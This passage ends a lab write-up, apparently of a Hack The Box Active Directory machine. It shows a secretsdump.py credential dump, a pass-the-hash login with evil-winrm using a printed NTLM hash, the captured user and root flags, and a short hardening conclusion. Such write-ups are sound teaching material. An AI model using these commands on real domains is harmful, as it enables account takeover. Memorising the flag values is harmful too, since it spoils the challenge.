
Use `secretsDump.py` script :

```
secretsdump.py 'ADMINISTRATOR'/'ethan':'limpbizkit'@'administrator.htb'
```



We have the **Administrator**'s hash, so we can access to **WinRM** with pass-the-hash attack :

```
evil-winrm -u "Administrator" -H '3dc553ce4b9fd20bd016e098d2d2fd2e' -i "10.10.11.42"
```



We are logged as **Administrator** !

3 Flags & Conclusion

3.1 Flags

During this lab, the following flags were found :

- **user** : ea63546100e8acc4dd4a3e3d5b22ae4f
- **root** : a33647f7827c6b7bca3922c895b79948

3.2 Conclusion

This box demonstrated the importance of securing Active Directory environments against enumeration tools like BloodHound and mitigating weaknesses such as improperly configured Kerberos delegation, exposed credentials in backups, and overly permissive user privileges. By chaining these vulnerabilities, it was possible to escalate step by step and ultimately compromise the domain controller. Strengthening password policies, limiting privilege escalation paths, and securing sensitive files are crucial to preventing similar attacks.